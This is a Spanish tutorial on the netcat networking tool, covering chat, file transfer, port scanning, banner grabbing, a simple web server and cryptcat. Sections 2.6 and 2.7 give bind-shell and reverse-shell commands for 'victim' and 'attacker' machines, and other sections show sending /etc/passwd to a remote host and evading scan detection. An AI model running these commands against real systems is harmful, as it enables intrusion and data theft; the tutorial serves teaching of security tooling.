NETCAT

1. Descripción

Netcat es una utilidad imprescindible para todo profesional de la seguridad. Es denominada la "navaja suiza de la seguridad de red" porque sirve para innumerables cosas.

Fue creada en 1995 por "El Hobbit" (hobbit@avian.org). La versión original fue desarrollada para sistemas Unix y Linux pero Weld Pond (weld@l0pht.com) desarrolló la versión para Windows NT en 1998. El código fuente de ambas versiones está disponible.

No tiene interfaz gráfica. Se utiliza desde líneas de comandos.

url: netcat.sourceforge.net

2. Utilidades

1. Chat.
2. Enviar y recibir ficheros.
3. Escanear puertos.
4. Captura básica de banners.
5. Servidor Web.
6. Conseguir una shell (de forma directa o inversa).

2. 1. Chat


En una de las máquina ponemos el netcat en modo servidor, a la escucha. En la otra, lo ponemos en modo cliente.

Servidor: nc -l -p 5000

Cliente: nc <ip_servidor> <puerto_servidor>

nc	NetCat
-l	Indica al netcat que debe actuar como un servidor, es decir, debe poner a la escucha un puerto (**Modo Servidor**)
-p	Indica el puerto por el que ponemos el servidor a la escucha. Si no se pone, netcat selecciona un puerto que esté libre de forma aleatoria. Es recomendable usar un puerto superior al 1024.

Cuando lanzamos el netcat en modo cliente, este actúa como lo hace un telnet. De hecho, se podría lanzar la máquina cliente con un telnet (telnet <ip_servidor> <puerto_servidor>).



Podemos comprobar, haciendo un netstat, como aparece un nuevo proceso escuchando por el puerto 5000 por todas las interfaces (0.0.0.0:5000).

```
loretahur@pc-sistemas5:~$ netstat -anp | grep tcp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:1026          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1027          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      9463/nc
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:631           127.0.0.1:3008          ESTABLISHED-
tcp        0      0 127.0.0.1:1026          127.0.0.1:2768          ESTABLISHED-
tcp        0      0 127.0.0.1:2768          127.0.0.1:1026          ESTABLISHED-
tcp        0      0 127.0.0.1:3008          127.0.0.1:631           ESTABLISHED8139/gnome-cups-ico
```

Si se quiere hacer la conexión utilizando el protocolo UDP en vez de TCP, se añade tanto a cliente como a servidor el parámetro **-u**. Ejemplo:


nc -l -u -p 5000 //Máquina Servidor

nc -u <ip_servidor> 5000 //Máquina Cliente

Para cerrar la conexión entre el cliente y el servidor hay que pulsar Ctrl + C en cualquiera de las consolas. Verás entonces que ambas se cortan. Esto se debe a que netcat en modo servidor tiene una limitación que es que sólo admite una conexión al mismo tiempo.

Si se desea guardar la información de la conversación mantenida, bastará con utilizar el parámetro **-o fichero**. Este parámetro genera un log de las actividades del netcat en código Hexadecimal. Ejemplo:

Si luego editamos fileLog vemos lo siguiente:



El símbolo **<** indica “De la red”. El símbolo **>** indica “Para la red”.

2. 2. Enviar y Recibir Ficheros

Para pasar un fichero de un cliente al servidor, hay que hacer lo siguiente:

Ponemos el servidor a la escucha:

nc -l -p 5000

Pasamos el fichero desde el cliente al servidor:


nc <ip_servidor> <puerto_servidor> **<** /etc/passwd

Otra forma de pasar el fichero desde el cliente:

cat /etc/passwd | nc <ip_servidor> <puerto_servidor>

Con este proceso, se mostraría el fichero de contraseñas en el servidor. Si queremos que ese fichero se almacene, en vez de ser mostrado, deberíamos lanzar el servidor así:

nc -l -p 5000 > /home/loretahur/prueba



Ahora tenemos en el servidor un fichero llamado prueba en /home/loretahur que contiene las contraseñas de la máquina cliente (su fichero /etc/passwd).

También se puede pasar el fichero del servidor al cliente de la siguiente forma:

cat /etc/passwd | nc -l -p 5000 //Máquina Servidora

nc localhost 5000 //Máquina Cliente que recibe el archivo

2. 3. Escanear Puertos

Para escanear los puertos de una máquina hay que ejecutar:


nc -z -v -w3 <máquina> <rango_puertos>

-z	Escanear puertos
-v	Modo verbose. Si sólo se pone una v, se mostrarán los puertos abiertos de la máquina escaneada. Si se pone **-vv**, se mostrarán todos los puertos escaneados, indicando para cada uno si está abierto o cerrado
<rango_puertos>	Se debe introducir de qué puerto a qué puerto se quiere escanear Ejemplo: 1-1024. (1 y 1024 también incluidos en el escaneo) También se puede poner sólo los puertos que se quiere escanear. Ejemplo: nc -z -v localhost 25 21 80 //Escanea sólo los puertos 25, 21 y 80
-w <segundos>	Especifica un tiempo para terminar. Con esta opción le especificas un tiempo determinado para realizar conexiones

Si quisieramos enviar los resultados del escaneo a un fichero deberíamos hacerlo así:

nc -z -vv <ip_maquina> 1-5000 **2>** fichero

Se utiliza el **2>** porque la salida del escaneo no es la estándar, sino que es la salida de errores (STDERR).



Si no se introduce ningún parámetro más, se escanean los puertos TCP. Si lo que se quiere es escanear los puertos UDP, habrá que añadir el parámetro -u.

Si se desea hacer un escaneo de puertos paranoico, es decir, que vaya comprobando cada puerto cada mucho tiempo para que no seamos detectados, se puede incluir el parámetro **-i**.

Con este parámetro podemos indicar cada cuantos segundos debe netcat escanear un puerto. Ejemplo en el que se escaneará cada 10 segundos un puerto:

nc -z -vv -i 10 localhost 1-1024

Si además le añadimos el parámetro **-r**, le estaremos indicando que haga un escaneo de puertos aleatorio (genera un patrón ramdom de puertos locales o remotos). Esto es muy útil para evitar patrones lógicos de scanning.

Si queremos evitar mostrar la IP fuente del Scanning deberemos utilizar gateways (parámetro **-g <gateway>**). Esta es una de las opciones más interesantes de netcat, que permite utilizar Routers como "puentes" de conexión.

2. 4. Captura básica de banners

A veces es interesante observar los mensajes de bienvenida de diferentes servicios que corren en máquinas para obtener datos relevantes sobre ellas (que Sistema Operativo utiliza, que tipo de servidor es,...).

Para ello, utilizaremos netcat de la siguiente forma (hace el mismo papel que un telnet):

nc <ip_máquina> <puerto_servicio>

Ejemplo:

```
loretahur:~# nc pc-web.dominio.com 80
ECHO / HTTP:1.0
HTTP/1.1 400 Bad Request
Date: Mon, 02 Aug 1999 09:23:23 GMT
Server: Apache/1.3.26 (Unix) Debian GNU/Linux
Connection: close
Content-Type: text/html; charset=iso-8859-1
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE> ...
</BODY></HTML>
```

```
loretahur:~#  nc -nvv 130.26.100.37 80
(UNKNOWN) [130.26.100.37] 80 (www) open
GET / HTTP:1.0

HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.0
Date: Mon, 02 Aug 2004 09:50:27 GMT
Content-Type: text/html
Content-Length: 87

<html><head><title>Error</title></head><body>The parameter is
incorrect.
</body></html> sent 16, rcvd 224
```

El parámetro -n fuerza al netcat a aceptar sólo direcciones IP numéricas y a no hacer uso del DNS para nada. Netcat tiene la facultad de resolver nombres de dominio mediante un DNS Lookup, con esta opción le especificamos que no lo haga, y use solamente direcciones IP.

2. 5. Servidor Web

Si lanzas en una consola el siguiente comando, servirás de forma puntual un solo fichero html:

nc −l −p 80 <NombreArchivo.html

Tendrás un servidor web en tu máquina que servirá la página especificada (NombreArchivo.html) a la próxima conexión que se haga a tu IP por el puerto 80. Es decir, si después de lanzar el comando, abres una ventana de tu explorador y pones la siguiente url: localhost:80\NombreArchivo.html, está se te cargará a partir del netcat.

El inconveniente de esto es que cada vez que se desconecte el cliente, habrá que lanzar otro nuevo netcat.

2. 6. Obtener una shell directamente:

Para lograr una shell directa, el equipo **víctima** tiene que ejecutar el siguiente comando:

nc -l -e /bin/sh -p 6000

Lo que hacemos aquí es poner en la víctima un servidor a la escucha por el puerto 6000, sirviendo para alguna conexión remota el programa /bin/sh, que es la shell de Linux.

El parámetro -e sirve para llamar a ejecución un programa. Ejemplos:

-e /bin/bash --> Ejecutar la shell de Linux

-e cmd.exe --> Ejecutar el intérprete de comandos de Windows


El parámetro -c hace lo mismo que -e pero la diferencia entre ambos es que con -c se ejecuta /bin/sh y con -e se ejecuta /bin

Una vez hecho esto en la víctima, nos queda conectar con ella, desde la **máquina atacante**. Para ello simplemente indicamos IP y puerto (lanzamos el netcat en **modo cliente**):

nc -vv <IP> <PUERTO>

-vv	Modo Verbose. Sirve para dar más datos detallados de la conexión
<IP>	Dirección IP de la víctima
<PUERTO>	Puerto por el que está escuchando el servidor

Ahora ya se puede ejecutar en la máquina atacante cualquier comando porque cuenta con una shell en la víctima.



2. 7. Obtener una shell inversa:

Con este método, es la víctima quien se conecta a la máquina atacante.

En la **máquina atacante** lanzamos el siguiente comando para que se ponga a la escucha por el puerto 6000:

nc -vv -l -p 6000

En la **máquina víctima** se pone el siguiente comando:

nc -e /bin/bash <ip_atacante> 6000

Por tanto, es la víctima la que sirve la shell y se conecta al atacante, que estará escuchando por el puerto 6000 a la espera. Esto tiene las siguiente ventaja:si la víctima tiene una IP dinámica (la IP

cambia cada x tiempo), la máquina atacante no sabría a que dirección debe conectarse. De esta forma, si es la víctima la que se conecta al atacante, no importa que ésta tenga diferente IP.

3. Parámetros para la versión de Windows

-d	Permite a netcat ejecutarse en **Modo encubierto**. Esta opción desvincula al netcat de la consola, haciéndolo trabajar en segundo plano
- L	Cuando la conexión entre el cliente y el servidor se termina, el servidor es restaurado con el mismo comando que estaba ejecutando anteriormente

4. Cryptcat

Esta herramienta es la versión del netcat con la encriptación twofish (de Bruce Schneier) habilitada para la transmisión de los datos.


Se utiliza como el netcat pero se debe introducir una contraseña entre cliente y servidor mediante el parámetro -k. Ejemplo:

Máquina servidora:

cryptcat -k loretahur -l -p 5000

Máquina cliente:

cryptcat -k loretahur <ip_servidor> 5000



Manual escrito por Loretahur (lorena@loretahur.tk)